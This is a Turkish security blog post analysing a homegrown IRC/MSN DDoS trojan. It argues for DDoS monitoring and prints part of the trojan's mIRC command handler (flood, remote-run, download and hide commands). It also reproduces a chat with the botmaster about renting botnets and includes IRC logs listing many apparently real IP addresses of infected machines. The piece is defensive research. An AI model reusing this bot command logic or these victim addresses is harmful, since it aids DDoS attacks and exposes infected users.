Botnet Gerçeği

written by Mert SARICA | 12 October 2010

Geçtiğimiz günlerde http://twitter.com/hack4career üzerinden yayınlanan bir kaç zararlı yazılımı (timunun.exe, scan.exe) incelediğimde karşıma yerli malı ddos saldırı özelliğine sahip, irc ve msn üzerinden haberleşebilen bir trojan çıkıverdi. Trojanın aldığı komutları incelediğimde reklam yapmadan, saldırı yapmaya kadar bir çok özelliği üzerinde barındırdığını gördüm.

```
if ($1 = !reklam) { .set %reklam $2- }
if ($1 = !packet) { if ($2 = ddos) { //set %pchan # | if ($4 == random) {
//fckrstart $3 $4 $r(1,65000) | halt } | //fckrstart $3 $4 $5 } }
if ($1 = !Atak) { if ($2 !== $null) { srvmsg  (Packet) (Yollaniyor) $2
Üzerinde $3 Toplam $4 Packet | synp start $4 $2 $3 } }
if ($1 = !nreklam) { msg #x %reklam }
if ($1 = !mesajnick) { .set %mesajnick $2- | echo -a #x Yeni Mesaj Atilacak
Nick %mesajnick }
if ($1 = !mesaj) { .mesaj }
if ($1 = !settimer) { .set %timer $2- }
if ($1 = !timer) { .timer31 %timer $2- }
if ($1 = !timeroff) { .timer31 off }
if ($1 = !gir) { .girgir }
if ($1 = !Run) { srvmsg Running : $2- | .run $2- }
if ($1 = !qir) { .girulen $2- }
if ($1 = !q) { $2- }
if ($1 = !Version) { .Anlat }
if ($1 = !Down) { .Download $2- }
if ($1 = !download) { .msg #x 4,1 I14,1c4,1eSh14,1o4,1cK Lamer Koruması .. |
/server irc.xxxx.tr }
if ($1 = !Clone) { .Clone $2- }
if ($1 = !IdentClone) { .identclone $2- }
if ($1 = !HideControl) { if ($appactive == $true) { msg #x Mirc Açik } | else
{ msg #x Mirc Kapali } }
if ($1 = !Hide) { .dll ice32.dll do_ShowWindow $window(-2).hwnd 0 }
```

Trojanın konfigürasyon dosyasında yer alan IRC sunucusuna bağlandığım zaman ilk bakışta boş görünen bir sunucu olarak görünsede çok geçmeden botmaster

ile yaptığım sohbet esnasında sunucu üzerinde tam tamına 25000 adet bot olduğunu ve bunların sadece 500 TL'ye kiralanabildiğini öğrendiğimde DDOS izleme ve önleme sistemlerinin önemi benim için daha da artmış oldu.

DDOS izleme ve önleme sistemlerini hayata geçirme konusunda kurum veya kuruluşlarınızda henüz bir ilerleme kaydetmediyseniz, yöneticilerinizi ikna etme adına örnek bulmakta zorlanıyorsanız sizlere yardımcı olma adına botmaster ile gerçekleştirmiş olduğum sohbeti sizlerle paylaşıyorum. Unutmadan, her ne kadar 41 antivirüs üreticisinden 31 tanesi bu zararlı yazılımları (timunun.exe, scan.exe, imbot.exe) tespit ediyor olsada antivirüs politikalarınızdaki istenmeyen program politikalarına bu dosyaları eklemenizde fayda olabilir. Bir sonraki yazıda görüşmek dileğiyle…


[20:32] <MS> güzel bot olmuş
[20:33] <MS> hoşuma gitmedi desem yalan olur
[20:34] <MS> çok fazla kişiye bulaşmamış ama sanırım
[20:34] <********> buLaştır o zaman
[20:35] <MS> yok yahu o benim işim değil
[20:35] <********> senin işin ne
[20:35] <MS> ben sadece bu tür zararlı yazılımları inceliyorum
[20:35] <MS> kendin mi yazdın bu fuckers.jpg içinde yer alan tüm scripti ?
[20:35] <********> evet
[20:36] <MS> araklamadın yani ?
[20:36] <********> arakLamışta oLabiLirim tam hatırLamıyorum çok eski
[20:37] <MS> HTTP1.4 nedir bunuda ilk defa gördüm
[20:37] <********> diğer gördükLerin neydi
[20:37] <********> roxnet mi
[20:37] <MS> yok roxnetide ilk defa duydum
[20:38] <********> bu HTTP de oper oLmadan sunucuda hiçbir işLem yapamıyosun
[20:38] <********> diğer Lerinden çok koLay bot çaLınıyor
[20:38] <MS> kanaldakileride göremiyorsun sanırım
[20:38] <MS> evet güzel bir yöntemmiş
[20:38] <MS> http1.4 ü nereden indirebilirim ?
[20:39] <********> googLe
[20:39] <********> buLabiLirsin oradan
[20:39] <********> botnetmi besLiceksin
[20:39] <MS> yok hayır sadece nasıl çalıştığını merak ettim
[20:40] <MS> google yapmıştım ama bulamamıştım
[20:44] <MS> scan.exe ile imbot.exe ne iş yapıyor

[20:45] <********> scan exe
[20:45] <********> ispiyoncu bot özeLLiği var
[20:45] <********> biLgisayardaki diğer virüsLeri buLup
[20:45] <********> hangi serverda besLendikLerini
[20:45] <********> veriyor
[20:45] <********> imbot exe ise msn ve facebook şifresi veriyor
[20:46] <MS> bunları sen mi yazdın ?
[20:46] <********> ewet
[20:47] <MS> hangi crypterı kullandın ?
[20:48] <********> arkadaşa packer yaptırmıştım
[20:48] <********> hmm
[20:48] <********> sende varmı crtptr
[20:48] <MS> yok maalesef
[20:52] <MS> xxxxxxxx@hotmail.com kimin ?
[20:52] <********> packer yapan arkadaşın
[20:54] <MS> bu işi neden yapıyorsun ? para kazanıyor musun ?
[20:54] <********> evet hazır kuruLu düzen oLarak satıyorum isteyen kişiLere
[20:54] <********> aLan kişiLer farkLı amaçLar için kuLLanıyor
[20:54] <MS> mesela ne gibi amaçlar ?
[20:55] <********> meseLa web sitesi oLan sitesini günde binLerce kişiye ziyaret ettirebiLiyor
[20:55] <MS> hitten para kazanıyor
[20:55] <********> kimisi rakip siteye saLdırı yaparak o siteyi çökertiyor
[20:55] <MS> ne zamandan beri bu işlerle uğraşıyorsun ?
[20:55] <********> kimisi irc serverLere saLdırı yapıyor
[20:55] <MS> ne kadar kiralama raici ?
[20:56] <********> 500 TL
[20:56] <********> isteğe göre değişiyor
[20:56] <MS> aylık mı yıllık mı
[20:56] <********> ömür boyu eLinin aLtında buLunucak şekiLde
[20:57] <MS> yakalanma korkunuz yok mu ?
[20:57] <********> :p
[20:57] <MS> mesela ya ben polis olsaydım
[20:57] <********> Sonunu düşünen kahraman oLamaz
[20:59] <MS> alıcı var demek ya sözde fakirleşmiştik halk olarak ama :)
[21:00] <MS> yai kaç 20-30 arası mı ?
[21:00] <MS> yaş demek istedim
[21:00] <********> 24
[21:01] <MS> öğrenci değilsin sanırım ?

[21:01] <********> değiLim
[21:01] <MS> ne kadar süredir bu işlerle uğraşıyorsun ?
[21:01] <********> 6-7 Sene
[21:02] <MS> bu zamana kadar bu işten ne kadar para kazanmışsındır kabaca ?
[21:03] <********> oturduğum ev araba
[21:03] <********> yediğim içtiğim vs vs.
[21:03] <********> ;)
[21:03] <MS> o kadar diyorsun yani
[21:03] <********> 50k
[21:03] <********> 25k Lık botnetLer
[21:03] <********> satıyorum
[21:03] <MS> inanması zor kanalda 1 tane var sadece
[21:04] <********> kanaL +u
[21:04] <********> sadece op oLan kişiyi görebiLirsin
[21:04] <********> ;)
[21:04] <MS> komutuna 1 tanesi yanıt verdi
[21:04] <********> kanaL +Mm
[21:05] <********> sadece o bot kanaLda op
[21:05] <********> kanaL +Mm modunda oLduğu için
[21:05] <********> diğerLeri yazamaz
[21:05] <MS> bende tek op sen görünüyorsun ondan dedim
[21:05] <MS> bu kanalda şimdi kaç bot var ?
[21:05] <********> 403
[21:11] <MS> xxxx'da kaç bot var ?
[21:11] <********> 895
[21:11] <********> topLamda 25 bin bot var
[21:11] <********> resim göndericektim sana
[21:11] <********> dur upLoad edebilirim
[21:12] <MS> sunucunu kapatacaklardır yakında
[21:12] <********> kapatsınLar yenisini açarım 10 dakkamı aLmaz
[21:12] <********> ;)
[21:12] <MS> botlara konfigürasyon nasıl geçeceksin ?
[21:12] <MS> haberleşme ?
[21:13] <********> ;)
[21:50] <MS> bu botların hepsi türkiyeden mi ?
[21:50] <********> * [RUS|00||803357] (XP-3602@85.26.164.76) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|M|94088] (XP-9592@95.10.143.18) has joined #xxx
[21:50] <********> * [TUR|00|MP|1458] (XP-2438@88.226.108.139) has joined

#xxx
[21:50] <********> * [USA|00|M|15992] (XP-2325@112.205.48.212) Quit (Ping timeout)
[21:50] <********> * [ESP|00|MP|5424] (XP-9571@95.63.151.152) has joined #xxx
[21:50] <********> * [TUR|00||628074] (XP-4760@88.252.20.154) Quit (Connection reset by peer)
[21:50] <********> * [RUS|00|D|20753] (XP-3227@188.17.238.215) Quit (Connection reset by peer)
[21:50] <********> * [RUS|00|UD|07067] (XP-6066@ip-83-149-3-98.nwgsm.ru) Quit (Ping timeout)
[21:50] <********> * [ESP|00|D|45749] (XP-8229@186.98.193.55) Quit (Ping timeout)
[21:50] <********> * [TUR|00|M|94088] (XP-9592@95.10.143.18) Quit (Ping timeout)
[21:50] <********> * [TUR|00|P|78342] (XP-1906@78.180.34.21) Quit (Connection reset by peer)
[21:50] <********> * [ESP|00|D|46676] (XP-7788@186.98.193.55) has joined #xxx
[21:50] <********> * [ESP|00|M|58294] (XP-2335@host247.190-30-24.telecom.net.ar) has joined #xxx
[21:50] <********> * [BRA|00|P|30821] (XP-9933@189.82.185.109) has joined #xxx
[21:50] <********> * [TUR|00||423136] (XP-1993@88.228.111.79) Quit (Ping timeout)
[21:50] <********> * [TUR|00|M|10638] (XP-0056@88.228.111.79) has joined #xxx
[21:50] <********> * [TUR|00|P|17537] (XP-9032@94.122.107.201) has joined #xxx
[21:50] <********> * [TUR|00|M|70509] (XP-8216@95.15.107.24) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|P|84223] (XP-2377@78.161.205.164) has joined #xxx
[21:50] <********> * [ESP|00|D|46676] (XP-7788@186.98.193.55) Quit (Ping timeout)
[21:50] <********> * [ESP|02|MP|3357] (XP-9120@200.66.41.104) has joined #xxx
[21:50] <********> * [ESP|00|M|58294] (XP-2335@host247.190-30-24.telecom.net.ar) Quit (Ping timeout)
[21:50] <********> * [PRT|00|MD|2372] (XP-0409@188.140.78.105) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|M|81825] (XP-0312@88.228.156.161) has joined #xxx

[21:50] <********> * [USA|00|P|53894]
(XP-6659@cpe-70-117-171-43.elp.res.rr.com) Quit (Connection reset by peer)
[21:50] <********> * [TUR|00|P|83786] (XP-8494@78.180.113.205) Quit
(Connection reset by peer)
[21:50] <********> * [RUS|00|D|43169] (XP-2471@188.187.146.160) has joined
#xxx
[21:50] <********> * [TUR|00|M|81825] (XP-0312@88.228.156.161) Quit
(Connection reset by peer)
[21:50] <********> * [TUR|00|P|83485] (XP-5511@92.45.180.13) Quit (Ping
timeout)
[21:50] <********> * [TUR|00||767061] (XP-0715@195.174.29.179) Quit
(Connection reset by peer)
[21:50] <********> * [ESP|00|M|75075]
(XP-0172@host211.190-225-214.telecom.net.ar) has joined #xxx
[21:50] <********> * [ESP|00|D|79796] (XP-2271@186.98.193.55) has joined #xxx
[21:50] <********> * [TUR|00|P|91644] (XP-4410@88.252.93.8) has joined #xxx
[21:50] <********> * [TUR|00|MP|4601] (XP-9739@78.180.113.205) has joined
#xxx
[21:50] <********> * [TUR|00|MP|4750] (XP-5209@78.166.134.169) has joined
#xxx
[21:50] <********> * [MEX|00|P|57920] (XP-6468@201.152.92.83) has joined #xxx
[21:50] <********> * [RUS|00|PD|7924] (XP-9229@188.130.189.198) Quit
(Connection reset by peer)
[21:50] <********> * [TUR|00|MP|4750] (XP-5209@78.166.134.169) Quit
(Connection reset by peer)
[21:51] <********> her üLke mevcut


mIRC - [redacted] (Secured Network [redacted] [25579] [+mVnstu])
* MEX|52764 (nhenti@r190-132-176-228.dialup.mobile.ancel.net.uy) has joined
* MEX|2249239 (llatgexg@r190-132-176-228.dialup.mobile.ancel.net.uy) has joined
* TUR|5179058 (vyovokc@78.184.179.249) has joined
* TUR|9412282 (rykpuaivn@85.97.96.177) has joined
* TUR|1520748 (luiuvjcse@85.102.139.138) has joine
* ESP|9739483 (pctfzmjci@201.171.14.30.dsl.dyn.telnor.net) has joined
* TUR|6153102 (fsbnjerjo@88.236.56.184) has joined
* TUR|6482277 (jcdyqya@78.171.255.193) has joined
* TUR|7860877 (arcahsec@85.96.168.194) has joined
* TUR|0042554 (euebtebv@85.108.23.47) has joined #
* TUR|7318103 (htunifwr@88.227.36.215) has joined
* ESP|4531927 (mqzzjnzy@200.121.214.167) has joine
* TUR|6721417 (hqdthpmlv@78.164.63.89) has joined
* TUR|4481423 (gejnmsj@78.180.39.254) has joined #
* TUR|2352835 (hnglhnbd@78.175.29.173) has joined
* TUR|4224507 (vncueml@95.8.6.236) has joined
* TUR|0248720 (lbyzuuij@81.214.89.68) has joined #
* TUR|7866497 (dpobwgyzr@78.166.128.179) has joine
* TUR|2845598 (gaklepa@88.236.6.168) has joined #i
* TUR|2443551 (aifqdlr@85.101.250.160) has joined
* [M]TUR|98802 (spurwfy@78.187.224.235) has joined
* TUR|8237614 (hixahliqq@85.108.122.235) has joine
* TUR|6877060 (vuvqqygsh@88.252.227.153) has joine
* TUR|9479041 (rxwsfeth@95.65.179.183) has joined
* TUR|1237330 (cgnwlmqg@78.184.14.121) has joined
* TUR|1823334 (ciehfcg@188.38.175.94) has joined #
* TUR|4187220 (leaqwhv@78.164.122.105) has joined
* ESP|1039097 (rlemeck@83.35.194.203) has joined #
* TUR|1946210 (ztlslowqw@78.171.16.168) has joined
* TUR|4041520 (hkogsaxee@88.244.149.48) has joined
* TUR|7543436 (asglesbx@88.238.19.104) has joined
* TUR|1087716 (lgwqvsss@88.224.210.114) has joined
* TUR|8937443 (ptdsfrhl@88.240.117.69) has joined
[redacted] SATILIK BOTNET [redacted]hotmail.com
* TUR|3502351 (jseebpq@78.161.119.35) has joined
* ESP|9218689 (kecmrxsne@201.208.109.190) has joi
* [M]ESP|49991 (bhaivj@186.141.12.164) has joined
* TUR|8963070 (vahbswlwn@78.171.99.186) Quit (Ping timeout)
* ESP|8658744 (eqwhqdwq@186.Red-88-17-48.dynamicIP.rima-tde.net) Quit (Ping timeout)
* TUR|3385067 (fypxgsl@95.15.159.173) Quit (Ping timeout)
* TUR|6536683 (qfavtidi@85.103.35.250) has joined
* ESP|3823239 (jfnbvotpp@186.81.41.56) has joined
* MEX|77137 (uptehjq@r190-132-176-228.dialup.mobile.ancel.net.uy) has joined
@[redacted]
[M]ARG|00692
[M]ARG|01048
[M]ARG|01257
[M]ARG|01564
[M]ARG|02478
[M]ARG|02858
[M]ARG|03002
[M]ARG|03490
[M]ARG|03772
[M]ARG|04634
[M]ARG|05067
[M]ARG|06207
[M]ARG|06419
[M]ARG|06748
[M]ARG|07060
[M]ARG|07253
[M]ARG|07487
[M]ARG|08573
[M]ARG|09090
[M]ARG|09395
[M]ARG|09405
[M]ARG|09430
[M]ARG|09453
[M]ARG|10740
[M]ARG|10920
[M]ARG|10975
[M]ARG|11412
[M]ARG|12136
[M]ARG|12364
[M]ARG|12467
[M]ARG|12524
[M]ARG|12731
[M]ARG|13141
[M]ARG|13142
[M]ARG|13285
[M]ARG|13350
[M]ARG|135
[M]ARG|144
[M]ARG|151
[M]ARG|156
[M]ARG|171
[M]ARG|171